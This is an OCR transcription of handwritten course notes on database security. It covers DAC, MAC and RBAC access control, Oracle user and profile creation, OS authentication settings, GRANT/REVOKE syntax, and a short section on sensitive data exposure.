
⇒ Privileges & Authorizat°s - Diff Models

⇒ Acc ctr by DAC, MAC, RBAC or their combinat°s

↓
Role based acc.

⇒ Practicals

Secure DB Decompo°it°



Secure Views:


L1: Acc. Ctrl: The lowest layer, the ref monitor, performs file interact°, enforcing DB & Data acc ctrls, & does user auth.

L2: Secure Index: The 2nd level performs basic indexing and computat° funct° of DB.

L3: View Translat°: The third level translates views into the base relations of DB.

These 3 layers make up TCB

DB Security Model



Security Req:

1) Acc control: (similar to OS) } Achieved by OS & DBMS
   → logical segregation by user acc privileges

2) User Auth
   - may be sep from OS
   - can't be rigorous

3) Availability. (Non-Func. Req)
   - concurrent access (granularity) } Ctrl'd by transaction Ctrl & Lary

H Acc ctrl (Auth & author:)

The term Access Control IS controlling the access

H Acc ctrl by bgl Model

~~DBMS~~ →

I) DML
   - Insert Upd Del, Mergel
   - Perm to sub/user by using DCL to do DML

2) DDL
   - Create, Alter, Drop, Rename, Truncate
   - (Perm to access (DDL) - obj by using DCL)

3) DCL
- Grant, Revoke

4) Transaction control
- commit, Roll back,


Privileges & Authorizat°

→ Allow or deny acc.
→ Princip of Least Privilege
→ Diff Models:
- ACM
- ACL
- C-list (capability list)
- DAC (Discretionary Acc ctrl)
- MAC (Mandatory Acc ctrl)
- RBAC (Role Based Acc ctrl)
- ABAC (Attr. Based Acc ctrl)
- FGAC (Fine Grained Acc ctrl)

IMP

Acc Control Matrix

→ Lampson's acc ctrl matrix



#1 ACL

d Capability List
CBAC (Capability Based.)
(Jana, R)

What is diff b+w authn ? & authoz ? in DBMS ? How is it achieved by Oracle DBMS

Imp Pssword Authentication:

CREATE USER with-name
IDENTIFIED {BY password / EXTERNALLY / GLOBALLY AS 'external-name'}
[DEFAULT TABLESPACE tablespace
[TEMPORARY

Managing Users:

How can you use SQL stmts to create users & roles, assign privileges & ctrl password?

Profile

1. Creating profile [password setting]

CREATE PROFILE RAMESH

DROPping profile

2. CREATING a Profile: Resource Limit

CASCADE drops all info.

OS Auth

Authenticat° & identificat° mech.

CONNECT <usr> . . . .
. . . .

Creating a new usrs : OS Auth
(for performance & tuning of app in oracle DB we have init.ora file)

How conn is done b/w OS & DB

Use the IDENTIFIED EXTERNALLY clause of CREATE USER cmd to specify that a usr must be authenticated by the OS

CONNECT <usr> USING <password>

In init.ora

OS_AUTHENT_PREFIX = " "


Using OS-AUTHENT-PREFIX = OPS$ gives the flexibility of having a usr authenticated by the OS of oracle

DBA can creat user by entering the cmd of the form

CREATE USER OPS$user
IDENTIFIED BY pwd

DBA can set another initializat° parameter

REMOTE_OS_AUTHENT → True to authenticate users by a remote OS



Access Control - Authorization identifiers & Ownership

⇒ Each obj created in SQL has an owner, as defined

Privileges

1) SELECT → Retrieve data
2) UPDATE → Modify rows
3) DELETE →
4) REFERENCES
5) USAGE

#Grant example

GRANT CREATE SESSION, CREATE TABLE, CONNECT, UNLIMITED TABLESPACE TO Joseph;

By default, only DBA can grant roles or privileges to other users

Auth^n &
↳ create login & password

Authorizat^n of obj^s
→ grant & revoke

Revoking system privileges & roles:

You can use the REVOKE cmd to remove a role or privileges ...

SQL security Model - DAC

Discretion: freedom to decide what to do

Subject with certain acc. permission is capable of passing that permission (perhaps indirectly) on to any other subject

Types:

- Central admin: Predefined sub. can grant permissions to others
- Ownership admin: Creator is the owner

DAC

↳ SQL security model implements DAC based on

- users (users of DB) verify during login process.
- actions: including SELECT, UPDATE, DEL. & INSERT
- objects: tables (base rel^n), views & columns (attr of tables & views.

↳ Users can protect objects they own
- when object created, a user is designated as 'owner' of obj
- owner may grant

DAC is based on granting & revoking privileges

Informally there are 2 levels for assigning privileges to the DB sys:

1) The acct level
2) Relat^n level.

⇒ The owner of relation is given all privileges on the relat^n.

⇒ The owner acct holder can pass privileges

Under Revoke - 2 types of priv
(by owner → Obj Privileges (alter, connect, del, execute, insert, select, update)
(by admin → Sys Privileges

create / drop table
||
any table
||
any view
||
procedure
||
EXECUTE ANY PROCEDURE

GRANT SELECT ANY TABLE TO emp1;
REVOKE SELECT ANY TABLE FROM emp1;

MAC (Strict level of ctrl)

→ Multilevel relational DB
→ Usually called NON-DAC
→ Access control policies are fixed → mandatory as per the order as below:

Objects: Classificat° level (L O)
Top secret > secret > confidential > Unclassified

Subject: Clearance level (L S)
TOP secret > secret > confi > Unclass.
Comparison way: L(O) conf < L(S) SECRET

2 Rules : no read up, no write down
- ~~Simple security~~

~~BLP Model~~

Access ctrl by DAC, MAC, RBAC

A sys may employ DAC, MAC, or their combinat° of both or RBAC to protect°

A DAC specified

Sensitive Data Exposure: (Also an attack

- It occurs when an applicat° or any other entity exposes personal data.
- When databases are not protected adequately sensitive data exposure can occur.
- Diff types of data can be exposed such as bank acct details, sessions IDs, card details, user acct info.
- Sensitive data exposure differs from a data breach, in which attacker accesses & steals info.


eg: An appl° encrypts card numbers in a database by automatic database encryption and we decrypt this data automatically.

if the web app is vulnerable to this attack

: Enter URL localhost/construct/images/

~~I II At~~

Secure protocols & Algos



Attackers can sniff or modify the sensitive data if not handled securely by the applicant?

Burp Suite → Tool to intrapt & decode comm^n